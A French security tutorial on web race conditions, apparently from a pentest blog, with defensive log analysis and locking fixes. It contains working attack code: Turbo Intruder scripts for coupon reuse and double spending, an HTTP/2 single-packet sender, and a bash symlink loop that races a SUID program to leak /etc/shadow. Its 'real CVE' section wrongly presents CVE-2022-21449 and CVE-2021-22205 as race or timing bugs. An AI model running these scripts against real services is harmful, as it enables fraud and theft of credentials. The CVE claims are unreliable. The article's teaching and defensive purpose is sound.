
Race Condition Web 2026 : Exploitation avec Burp Turbo Intruder

> Exploiter les race conditions en 2026 : Limit Overrun, Time-of-Check-Time-of-Use (TOCTOU), Burp Suite Turbo Intruder. CVE réelles, détection et correction.

Les race conditions web constituent l'une des vulnérabilités les plus subtiles et les plus impactantes du développement d'applications modernes. Contrairement aux injections SQL ou aux XSS, elles ne reposent pas sur une faille syntaxique mais sur une hypothèse architecturale incorrecte : l'idée qu'une opération critique sera toujours atomique, c'est-à-dire qu'elle s'exécutera de bout en bout sans interruption. Or, dans un environnement concurrent — serveurs web multi-threadés, microservices distribués, bases de données sous charge — cette hypothèse est régulièrement invalidée. Quand deux requêtes accèdent simultanément à un état partagé avant que l'une d'elles n'ait pu le modifier, une fenêtre de vulnérabilité s'ouvre. Les conséquences peuvent être dramatiques : double dépensement de soldes (double spend), utilisation multiple d'un coupon à usage unique, contournement d'une authentification à deux facteurs, ou escalade de privilèges dans un système de rôles. En 2023, James Kettle (PortSwigger Research) a révolutionné l'exploitation de ces vulnérabilités avec la Single-Packet Attack, permettant de synchroniser des dizaines de requêtes HTTP/2 avec une précision inférieure à la milliseconde. Dans cet article, nous couvrons les types de race conditions web, les techniques d'exploitation avec Burp Suite Turbo Intruder, les CVE réelles, et les patterns de correction robustes applicables immédiatement en production.



Une **race condition** (condition de course) se produit lorsque le comportement d'un système dépend de la séquence ou du timing d'événements concurrents non contrôlés. En sécurité web, elle implique généralement deux requêtes ou threads qui interfèrent dans une fenêtre temporelle critique.

Le concept fondamental est celui de la **fenêtre de vulnérabilité** (race window) : l'intervalle de temps entre une vérification et l'action qui en dépend. Plus cette fenêtre est large, plus l'exploitation est facile. Les applications modernes utilisent des pools de connexions, des load balancers et des caches qui peuvent involontairement élargir cette fenêtre.

Atomicité : Une opération est atomique si elle s'exécute de manière indivisible — soit complètement, soit pas du tout, sans état intermédiaire observable. Les bases de données ACID garantissent l'atomicité au niveau des transactions, mais le code applicatif entre deux requêtes SQL n'est généralement pas atomique.

Type	Description	Exemple	Impact
Limit Overrun	Contournement d'une limite de ressource	Coupon utilisé 2×	Fraude financière
TOCTOU	Vérification avant modification de l'état	Bypass contrôle d'accès	Privilege escalation
Single-packet	Synchronisation parfaite HTTP/2	2FA bypass	Authentification compromise
File system	Symlink attack entre check et open	Écriture fichier arbitraire	LFI/RCE
Session race	Collision sur tokens de session	Usurpation de compte	Account takeover

Types de race conditions web

Les race conditions web se manifestent sous plusieurs formes distinctes, chacune requérant une approche d'exploitation différente.

> ⚡ **Retour terrain**
>
> Sur un test d'intrusion externe pour un groupe de BTP, j'ai exploité une CVE de 2023 sur une instance Confluence exposée sur Internet — non patchée depuis 14 mois. L'application était 'connue de l'équipe IT' comme devant être mise à jour mais la priorité n'avait jamais été accordée. En 20 minutes d'exploitation, j'avais un shell sur le serveur et accès au réseau interne. La fenêtre d'exploitation de 14 mois sur une CVE exploitée in-the-wild est malheureusement représentative.

Limit Overrun : coupon utilisé deux fois, retrait multiple

Le Limit Overrun est la forme la plus courante et la plus facilement exploitable. Le scénario typique : une application vérifie qu'un coupon n'a pas encore été utilisé, puis l'applique. Si deux

requêtes effectuent cette vérification simultanément avant que l'une d'elles n'ait marqué le coupon comme utilisé, les deux obtiendront une réponse positive.

```python
 # Code Python/Flask VULNÉRABLE — Limit Overrun sur coupon
from flask import Flask, request, jsonify
import sqlite3

app = Flask(__name__)

@app.route('/apply-coupon', methods=['POST'])
def apply_coupon():
    user_id = get_current_user_id()
    coupon_code = request.json['coupon']

    conn = sqlite3.connect('db.sqlite3')

    # STEP 1 : Vérification — coupon déjà utilisé ?
    used = conn.execute(
        "SELECT used FROM coupons WHERE code=? AND user_id=?",
        (coupon_code, user_id)
    ).fetchone()

    # RACE WINDOW COMMENCE ICI
    # Une autre requête peut passer ici simultanément !

    if used and used[0]:
        return jsonify({"error": "Coupon déjà utilisé"}), 400

    # STEP 2 : Application du coupon
    discount = conn.execute(
        "SELECT discount FROM coupons WHERE code=?", (coupon_code,)
    ).fetchone()[0]

    conn.execute(
        "UPDATE coupons SET used=1 WHERE code=? AND user_id=?",
        (coupon_code, user_id)
    )
    conn.execute(
        "UPDATE orders SET total = total - ? WHERE user_id=? AND status='pending'",
        (discount, user_id)
    )
    conn.commit()
    # RACE WINDOW SE TERMINE ICI

    return jsonify({"success": True, "discount": discount})
```

Si deux requêtes arrivent dans la race window (quelques millisecondes), les deux passeront la vérification et le coupon sera appliqué deux fois.

TOCTOU : Time-of-Check Time-of-Use

Le pattern TOCTOU (prononcé "tock-too") est une race condition où le temps entre une vérification de sécurité (Check) et l'utilisation de la ressource vérifiée (Use) permet à un attaquant de modifier l'état entre les deux opérations.

Exemples web courants :

Contrôle d'accès : Vérification des droits puis lecture de la donnée — entre les deux, les droits sont révoqués mais la lecture s'effectue quand même.

Reset de mot de passe : Validation du token puis création du nouveau mot de passe — deux requêtes simultanées avec le même token valide passent toutes les deux.

Transfert de fonds : Vérification du solde puis débit — deux transferts simultanés épuisent un solde insuffisant.

Single-Packet Attack : la technique de James Kettle (2023)

En 2023, James Kettle de PortSwigger Research a publié une recherche fondamentale sur l'exploitation des race conditions : la Single-Packet Attack. Cette technique révolutionnaire exploite HTTP/2 pour envoyer plusieurs requêtes HTTP dans un seul paquet TCP, garantissant qu'elles arrivent au serveur simultanément avec une précision de moins d'une milliseconde.

Le problème traditionnel avec l'exploitation des race conditions était le **jitter réseau** : même en envoyant des requêtes simultanément, des variations de latence empêchaient leur arrivée synchronisée. La Single-Packet Attack élimine ce problème en multiplexant toutes les requêtes dans un seul paquet TCP.

```
 # Illustration Single-Packet Attack — principe HTTP/2
# En HTTP/2, plusieurs streams coexistent dans une même connexion TCP
# En envoyant tous les END_STREAM frames dans un seul write(),
# ils arrivent dans le même paquet TCP → traitement quasi-simultané

import h2.connection
import socket
import ssl

def single_packet_attack(host, requests_data):
    """Envoie plusieurs requêtes HTTP/2 dans un seul paquet TCP."""
    ctx = ssl.create_default_context()
    ctx.set_alpn_protocols(['h2'])

    with socket.create_connection((host, 443)) as sock:
        with ctx.wrap_socket(sock, server_hostname=host) as tls_sock:
            conn = h2.connection.H2Connection()
            conn.initiate_connection()
            tls_sock.sendall(conn.data_to_send())

            # Préparer tous les streams AVANT d'envoyer
            for i, (headers, body) in enumerate(requests_data):
                stream_id = 2 * i + 1
                conn.send_headers(stream_id, headers, end_stream=not body)
                if body:
                    conn.send_data(stream_id, body, end_stream=True)

            # Un seul appel sendall() → un seul paquet TCP
            # Tous les END_STREAM arrivent en même temps côté serveur
            tls_sock.sendall(conn.data_to_send())
```

Cette technique est maintenant intégrée nativement dans **Burp Suite Turbo Intruder**, rendant son utilisation accessible sans programmation réseau bas niveau.

CVE réelles et exploits connus

Les race conditions ont alimenté des vulnérabilités critiques dans des systèmes grand public et des infrastructures cloud.

CVE-2022-21449 (Psychic Signatures Java) : Cette vulnérabilité dans la validation ECDSA de Java 15-17 permettait d'accepter une signature vide comme valide sur toute donnée. Des conditions de timing dans la vérification cryptographique aboutissaient à un bypass d'authentification JWT dans les applications Java concernées. Toutes les applications utilisant ECDSA pour signer des tokens étaient exposées.

Race conditions dans les systèmes de paiement : Des plateformes fintech ont corrigé des race conditions permettant le double dépensement. La CWE-362 documente ces patterns. Des plateformes de crypto-monnaies ont perdu des sommes importantes via des exploits de double spend exploitant des race conditions dans leurs systèmes de wallet.

GitLab Race Condition (CVE-2021-22205) : Une race condition dans le traitement des uploads d'images a contribué à des vulnérabilités d'exécution de code. GitLab a depuis implémenté des locks atomiques sur le traitement des fichiers uploadés.

2FA Bypass par race condition : Plusieurs bug bounties ont récompensé des rapports de bypass 2FA via race condition : l'envoi simultané de codes TOTP dans la même fenêtre de validité via Single-Packet Attack permettait à l'un d'eux de passer la vérification même après épuisement des tentatives autorisées.

Race conditions AWS S3 : Des chercheurs ont démontré des race conditions dans la propagation des politiques IAM S3, permettant un accès temporaire à des ressources protégées pendant la fenêtre de propagation de la politique de bucket.

Pour les techniques de post-exploitation après un bypass d'authentification, référez-vous à notre guide sur l'escalade de privilèges Windows et le pentest Active Directory.

Exploitation avec Burp Suite Turbo Intruder

Burp Suite Turbo Intruder est l'outil de référence pour l'exploitation des race conditions web. Il implémente la Single-Packet Attack HTTP/2 et permet de synchroniser des centaines de requêtes avec une précision sub-milliseconde.

Installation : Disponible via le BApp Store de Burp Suite Pro. Extensions > BApp Store > "Turbo Intruder" > Install.

Configuration de base : Dans Burp, capturez la requête vulnérable, clic droit > "Send to Turbo Intruder". Le script Python intégré contrôle l'attaque :

```
 # Script Turbo Intruder — Bypass limite coupon (Limit Overrun)
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           requestsPerConnection=100,
                           pipeline=False)

    # Envoyer 20 requêtes simultanées pour exploiter la race window
    for i in range(20):
        engine.queue(target.req, gate='race1')

    # Ouvrir la porte — toutes les requêtes partent en même temps
    engine.openGate('race1')

def handleResponse(req, interesting):
    table.add(req)
```

```
 # Script Turbo Intruder – Single-Packet Attack HTTP/2
# Optimisé pour éliminer le jitter réseau
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           requestsPerConnection=100,
                           pipeline=False,
                           engine=Engine.BURP2)  # HTTP/2 engine

    # Warmup – éviter les effets de la connexion froide (cold connection)
    engine.queue(target.req, gate='warmup')
    engine.openGate('warmup')

    # Attaque principale – 25 requêtes synchronisées
    for i in range(25):
        engine.queue(target.req, gate='race_attack')

    # Feu – toutes les requêtes dans un seul paquet TCP
    engine.openGate('race_attack')

def handleResponse(req, interesting):
    # Marquer les réponses 200 différentes de la réponse normale
    if '200' in req.status and 'already used' not in req.response:
        table.add(req)
```

Exemple pratique : bypass limite d'utilisation coupon

```
 POST /api/apply-coupon HTTP/2
Host: target.com
Cookie: session=user_session_token
Content-Type: application/json

{"coupon_code": "PROMO50", "order_id": "12345"}
```

Envoyez cette requête à Turbo Intruder, utilisez le script Single-Packet Attack avec 20-30 requêtes dans la gate. Si la race window existe, plusieurs réponses de succès apparaîtront, indiquant que le coupon a été appliqué plusieurs fois.

```
 # Script Turbo Intruder – Test double spend
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           requestsPerConnection=50,
                           engine=Engine.BURP2)

    # Warmup obligatoire pour HTTP/2
    engine.queue(target.req, gate='warmup')
    engine.openGate('warmup')

    # 15 requêtes de transfert identiques – si solde=100 et transfert=80
    # en cas de race condition, plusieurs réussiront
    for i in range(15):
        engine.queue(target.req, gate='ds_attack')

    engine.openGate('ds_attack')

def handleResponse(req, interesting):
    if 'success' in req.response.lower() or '"status":"ok"' in req.response:
        table.add(req)
```

Pour une analyse complète des techniques offensives web, consultez notre guide sur l'injection SQL avancée et la SSRF.

Race conditions dans les systèmes de fichiers Unix

Les race conditions ne sont pas limitées au web. Dans les systèmes Unix, elles affectent les opérations sur les fichiers et constituent des vecteurs classiques d'escalade de privilèges locaux.

TOCTOU en C : exemple de programme SUID vulnérable

```c
 /* Programme SUID vulnérable — TOCTOU classique */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>

int main(int argc, char *argv[]) {
    char *filename = argv[1];

    /* TIME OF CHECK : Vérification avec les droits de l'utilisateur réel */
    if (access(filename, R_OK) != 0) {
        fprintf(stderr, "Accès refusé\n");
        exit(1);
    }

    /* RACE WINDOW : L'attaquant peut remplacer le fichier par un symlink ici */

    /* TIME OF USE : Ouverture avec les droits SUID (root) */
    FILE *f = fopen(filename, "r");
    if (f) {
        char buf[4096];
        while (fgets(buf, sizeof(buf), f))
            printf("%s", buf);
        fclose(f);
    }
    return 0;
}
```

```
 # Exploitation TOCTOU — Symlink Attack en boucle
# Terminal 1 : Script d'exploitation
TARGET="/tmp/target_file"
SUID_PROG="/usr/local/bin/vuln_suid"

while true; do
    # Phase 1 : fichier autorisé (accessible par l'utilisateur réel)
    cp /tmp/innocent.txt "$TARGET" 2>/dev/null
    "$SUID_PROG" "$TARGET" >/dev/null 2>&1

    # Phase 2 : symlink vers cible privilégiée (dans la race window)
    ln -sf /etc/shadow "$TARGET" 2>/dev/null
    output=$("$SUID_PROG" "$TARGET" 2>&1)

    # Vérifier si le contenu de /etc/shadow a fuité
    if echo "$output" | grep -q "root:"; then
        echo "[+] Race condition gagnée !"
        echo "$output" > /tmp/shadow_leaked.txt
        break
    fi
done

# Terminal 2 : Accélérateur — créer de la contention
while true; do
    ln -sf /tmp/innocent.txt /tmp/target_file 2>/dev/null
    ln -sf /etc/shadow /tmp/target_file 2>/dev/null
done
```

Les contre-mesures incluent l'utilisation de `open()` avec `O_NOFOLLOW` pour refuser les symlinks, `openat()` avec un descripteur de répertoire, et la vérification avec `fstat()` après ouverture pour confirmer que le fichier n'a pas changé entre le check et l'use.

Pour les techniques d'escalade de privilèges Linux complètes, consultez notre guide sur l'escalade de privilèges Linux et durcissement.

Détection côté serveur et monitoring

La détection des race conditions en production est complexe car les anomalies sont souvent masquées par le bruit normal du trafic concurrent. Voici les approches de monitoring efficaces :

Anomalies de timing dans les logs : Configurez votre infrastructure de logging pour enregistrer les timestamps précis (millisecondes) des requêtes. Des patterns de requêtes identiques arrivant dans une fenêtre de moins de 50ms sont suspects, surtout sur des endpoints sensibles (paiement, authentification, changement de mot de passe).

```
 # Détection d'anomalies de timing — analyseur de logs
from collections import defaultdict
from datetime import datetime

def detect_race_attempts(log_entries, threshold_ms=50, min_concurrent=3):
    """Détecte des requêtes simultanées suspectes."""
    SENSITIVE_PATHS = ['/api/coupon', '/api/transfer', '/api/auth', '/reset-password']

    requests_by_user = defaultdict(list)

    for entry in log_entries:
        if any(entry['path'].startswith(p) for p in SENSITIVE_PATHS):
            requests_by_user[entry['user_id']].append(entry)

    alerts = []
    for user_id, reqs in requests_by_user.items():
        reqs.sort(key=lambda x: x['timestamp'])
        for i in range(len(reqs) - min_concurrent + 1):
            window = reqs[i:i + min_concurrent]
            delta_ms = (window[-1]['timestamp'] - window[0]['timestamp']) * 1000
            if delta_ms < threshold_ms and len(set(r['path'] for r in window)) == 1:
                alerts.append({
                    'user_id': user_id,
                    'endpoint': window[0]['path'],
                    'requests': len(window),
                    'window_ms': round(delta_ms, 2),
                    'severity': 'HIGH'
                })
    return alerts
```

Database lock monitoring : Activez le logging des lock waits dans MySQL/PostgreSQL. Un pic de contention sur des tables de transactions indique souvent une tentative d'exploitation.

```
 -- MySQL : Détecter les transactions longues et lock contention
SELECT trx_id, trx_state, trx_started,
       TIMESTAMPDIFF(SECOND, trx_started, NOW()) AS duration_sec,
       trx_rows_locked, trx_query
FROM information_schema.INNODB_TRX
WHERE TIMESTAMPDIFF(SECOND, trx_started, NOW()) > 2
ORDER BY duration_sec DESC;

-- PostgreSQL : pg_stat_activity avec wait events
SELECT pid, usename, application_name,
       now() - query_start AS duration,
       wait_event_type, wait_event, state,
       left(query, 100) AS query_snippet
FROM pg_stat_activity
WHERE state != 'idle'
  AND wait_event_type = 'Lock'
ORDER BY duration DESC;
```

Intégrez ces détections dans votre SIEM selon les techniques MITRE ATT&CK décrites dans notre article sur les top techniques ATT&CK 2026.

Correction et bonnes pratiques

La correction des race conditions requiert des changements architecturaux, pas de simples validations supplémentaires. Aucun middleware de validation ne peut compenser une absence d'atomicité au niveau transactionnel.

1. Transactions DB atomiques avec SELECT FOR UPDATE

```
 # Correction robuste — SELECT FOR UPDATE + transaction atomique
import mysql.connector

def apply_coupon_safe(conn, user_id, coupon_code):
    cursor = conn.cursor(dictionary=True)
    try:
        conn.start_transaction(isolation_level='SERIALIZABLE')

        # SELECT FOR UPDATE : verrouille la ligne jusqu'au COMMIT
        cursor.execute(
            "SELECT id, discount, used FROM coupons "
            "WHERE code = %s AND user_id = %s FOR UPDATE",
            (coupon_code, user_id)
        )
        row = cursor.fetchone()

        if not row:
            raise ValueError("Coupon inconnu")
        if row['used']:
            raise ValueError("Coupon déjà utilisé")

        # Ces deux UPDATE sont atomiques dans la transaction
        cursor.execute(
            "UPDATE coupons SET used=1, used_at=NOW() WHERE id=%s",
            (row['id'],)
        )
        cursor.execute(
            "UPDATE orders SET total = total - %s "
            "WHERE user_id=%s AND status='pending'",
            (row['discount'], user_id)
        )
        conn.commit()
        return row['discount']

    except Exception as e:
        conn.rollback()
        raise
    finally:
        cursor.close()
```

```
 -- PostgreSQL — UPDATE atomique avec clause RETURNING
-- Zéro race condition possible : check + modification en une seule opération
UPDATE coupons
SET used = TRUE,
    used_at = NOW(),
    used_by = $1
WHERE code = $2
  AND used = FALSE          -- Condition atomique intégrée dans l'UPDATE
RETURNING discount, id;     -- 0 lignes = coupon déjà utilisé ou inexistant
```

2. Idempotency Keys : Assignez une clé unique à chaque opération critique côté client. Le serveur rejette toute tentative de réexécuter une opération avec la même clé.

```
 # Pattern Idempotency Key — défense race condition
import redis
import json
import uuid

r = redis.Redis()

def process_payment_idempotent(idempotency_key, amount, user_id):
    lock_key = f"idempotency:{idempotency_key}"
    result_key = f"idempotency:result:{idempotency_key}"

    # SET NX EX — atomique Redis : set si not exists avec TTL
    acquired = r.set(lock_key, "processing", nx=True, ex=300)

    if not acquired:
        # Opération déjà en cours ou terminée
        cached = r.get(result_key)
        if cached:
            return json.loads(cached)
        return {"status": "processing", "retry_after": 1}

    try:
        result = execute_payment_db(amount, user_id)
        r.setex(result_key, 86400, json.dumps(result))  # Cache 24h
        return result
    except Exception as e:
        r.delete(lock_key)  # Libérer le lock en cas d'erreur
        raise
    # Note: lock_key expire automatiquement après 5min (TTL sécurité)
```

3. Distributed Lock Redis avec script Lua atomique

```
 # Distributed lock — safe release via script Lua atomique
class DistributedLock:
    ACQUIRE_SCRIPT = """
    return redis.call('SET', KEYS[1], ARGV[1], 'NX', 'EX', ARGV[2])
    """
    RELEASE_SCRIPT = """
    if redis.call('GET', KEYS[1]) == ARGV[1] then
        return redis.call('DEL', KEYS[1])
    else
        return 0
    end
    """

    def __init__(self, redis_client, resource, timeout=10):
        self.redis = redis_client
        self.key = f"lock:{resource}"
        self.timeout = timeout
        self.token = str(uuid.uuid4())  # Token unique — évite de libérer le lock d'un autre

    def acquire(self):
        result = self.redis.eval(self.ACQUIRE_SCRIPT, 1, self.key, self.token, self.timeout)
        return result == b'OK'

    def release(self):
        self.redis.eval(self.RELEASE_SCRIPT, 1, self.key, self.token)

# Usage dans un handler de transfert
def withdraw(user_id, amount):
    lock = DistributedLock(r, f"wallet:{user_id}")
    if not lock.acquire():
        raise Exception("Opération en cours, veuillez réessayer")
    try:
        balance = get_balance(user_id)
        if balance < amount:
            raise Exception("Solde insuffisant")
        debit(user_id, amount)
    finally:
        lock.release()
```

4. Rate limiting strict sur les endpoints sensibles : Limitez à 1 requête simultanée par session sur les endpoints de paiement, coupon et réinitialisation de mot de passe. Un utilisateur légitime

n'envoie jamais 20 requêtes identiques en 10ms. Utilisez nginx `limit_req_zone` ou un middleware applicatif.

FAQ — Race Conditions Web

Comment tester si un endpoint est vulnérable aux race conditions sans Burp Pro ?

En Python, `asyncio` avec `httpx.AsyncClient` et `asyncio.gather()` permet d'envoyer des requêtes quasi-simultanées. La bibliothèque `threading` avec `Barrier` synchronise des threads au même instant. Cependant, ces méthodes restent limitées par le jitter réseau et ne peuvent pas égaler la précision de la Single-Packet Attack HTTP/2 de Turbo Intruder pour les race windows très courtes (< 5ms). Pour les tests en black-box, l'outil open-source `race-the-web` offre une alternative gratuite.

Les transactions SQL ne suffisent-elles pas à éliminer les race conditions ?

Pas systématiquement. Le niveau d'isolation par défaut (`READ COMMITTED` sous MySQL/ PostgreSQL) ne protège pas contre les "lost updates". Il faut utiliser `SELECT FOR UPDATE` (verrouillage pessimiste) ou des transactions `SERIALIZABLE` pour les opérations critiques. De plus, les race conditions peuvent exister au-dessus de la couche SQL : dans le code applicatif, dans les caches Redis, ou lors d'appels à des APIs externes. Un UPDATE atomique avec condition intégrée dans le WHERE (pattern "check-and-set" SQL) est souvent la solution la plus robuste et la plus performante.

Quelle est la différence entre une race condition et un deadlock ?

Un deadlock se produit quand deux transactions s'attendent mutuellement pour acquérir des verrous, bloquant indéfiniment — la base de données le détecte et annule l'une des transactions. Une race condition produit un résultat incorrect sans erreur apparente : solde négatif, coupon double-dépensé, données corrompues. Le deadlock est bruyant et facilement détectable dans les

logs DB. La race condition est silencieuse et peut passer inaperçue pendant des semaines jusqu'à ce qu'une anomalie comptable la révèle.

Les race conditions web sont-elles bien couvertes par les bug bounty programs ?

Oui, elles sont généralement classées Critical ou High (impact financier direct et démontrable). Des plateformes comme Stripe, PayPal, GitHub et de nombreuses fintechs ont récompensé des bounties importants pour ce type de vulnérabilité. La recherche de James Kettle sur la Single-Packet Attack (PortSwigger) est la référence pour préparer des rapports. Pour les techniques d'exploitation avancées en contexte red team, consultez notre article sur le mouvement latéral Windows/AD.

À RETENIR

Points clés

Une race condition web survient quand deux requêtes accèdent simultanément à un état partagé dans une fenêtre non protégée — résultats possibles : double spend, bypass 2FA, contournement de limites.

La Single-Packet Attack de James Kettle (PortSwigger 2023) synchronise des requêtes HTTP/2 dans un seul paquet TCP, rendant l'exploitation fiable même sur des race windows inférieures à 1ms.

Burp Suite Turbo Intruder est l'outil de référence : son gate mechanism envoie des dizaines de requêtes en simultané avec précision sub-milliseconde.

Les Limit Overrun (coupons, crédits) et TOCTOU (contrôles d'accès, transferts) sont les patterns les plus courants et les mieux récompensés en bug bounty.

La correction robuste passe par des transactions SERIALIZABLE avec SELECT FOR UPDATE, des idempotency keys, et des distributed locks Redis — pas par des validations applicatives supplémentaires.

Les systèmes de fichiers Unix SUID sont aussi exposés via symlink attacks entre access() et fopen() — utiliser open() avec O_NOFOLLOW et fstat() sur le fd ouvert.

> La détection en production repose sur des logs avec timestamps en millisecondes et le monitoring de la contention de locks en base de données.